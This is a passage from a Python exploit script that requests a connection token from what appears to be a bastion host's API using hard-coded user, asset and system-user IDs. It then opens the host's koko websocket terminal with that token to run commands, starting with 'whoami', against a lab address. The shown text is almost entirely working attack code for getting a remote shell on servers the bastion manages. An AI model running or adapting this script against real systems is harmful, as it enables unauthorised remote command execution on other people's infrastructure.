            ),
        )


async def recv_loop(ws):
    while True:
        recv_text = await ws.recv()
        ret = json.loads(recv_text)
        if ret.get("type", "TERMINAL_DATA"):
            await aioconsole.aprint(ret["data"], end="")


# 客户端主逻辑
async def main_logic():
    print("#######start ws")
    async with websockets.connect(target) as client:
        recv_text = await client.recv()
        print(f"{recv_text}")
        session_id = json.loads(recv_text)["id"]
        print("get ws id:" + session_id)
        print("###############")
        print("init ws")
        print("###############")
        inittext = json.dumps(
            {
                "id": session_id,
                "type": "TERMINAL_INIT",
                "data": '{"cols":164,"rows":17}',
            }
        )
        await send_msg(client, inittext)
        await asyncio.gather(recv_loop(client), send_loop(client, session_id))


if __name__ == "__main__":
    host = "http://10.211.55.22:8080"
    cmd = "whoami"
    if host[-1] == "/":
        host = host[:-1]
    print(host)
    data = {
        "user": "0cae929c-5f7a-41a4-b873-bc9d28613c4c",
        "asset": "230f921b-be1c-4343-8bab-57d4410606bb",
        "system_user": "03705092-18e7-4b65-a12a-7991f9c50740",
    }
    print("##################")
    print("get token url:%s" % (host + url,))
    print("##################")
    res = requests.post(host + url, json=data)
    token = res.json()["token"]
    print("token:%s", (token,))
    print("##################")
    target = (
        "ws://" + host.replace("http://", "") + "/koko/ws/token/?target_id=" + token
    )
    print("target ws:%s" % (target,))
    asyncio.get_event_loop().run_until_complete(main_logic())